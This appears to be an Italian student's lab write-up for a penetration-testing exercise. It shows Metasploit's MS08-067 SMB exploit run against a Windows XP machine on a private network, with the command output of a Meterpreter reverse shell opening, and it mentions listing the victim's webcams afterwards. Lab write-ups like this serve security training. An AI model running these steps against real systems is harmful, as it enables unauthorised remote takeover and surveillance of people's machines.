
# Progetto S7-L3

# Esercizio

Data la facilità e ripetitività dei comandi, non mi fermerò a spiegare cosa fanno, ma piuttosto andiamo a vedere semplicemente gli screenshot con i comandi che ho fatto.



# Esercizio

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.meta
                                       sploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS ⇒ 192.168.1.200
```

# Esercizio

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.167:4444 → 192.168.1.200:1045) at 202
4-01-24 07:35:52 -0500
```

# Esercizio

In realtà, la parte opzionale dell'esercizio consiste nel digitare il comando webcam_list, il quale fornirà un elenco di tutte le webcam in funzione sulla macchina che stiamo attaccando, ovvero XP.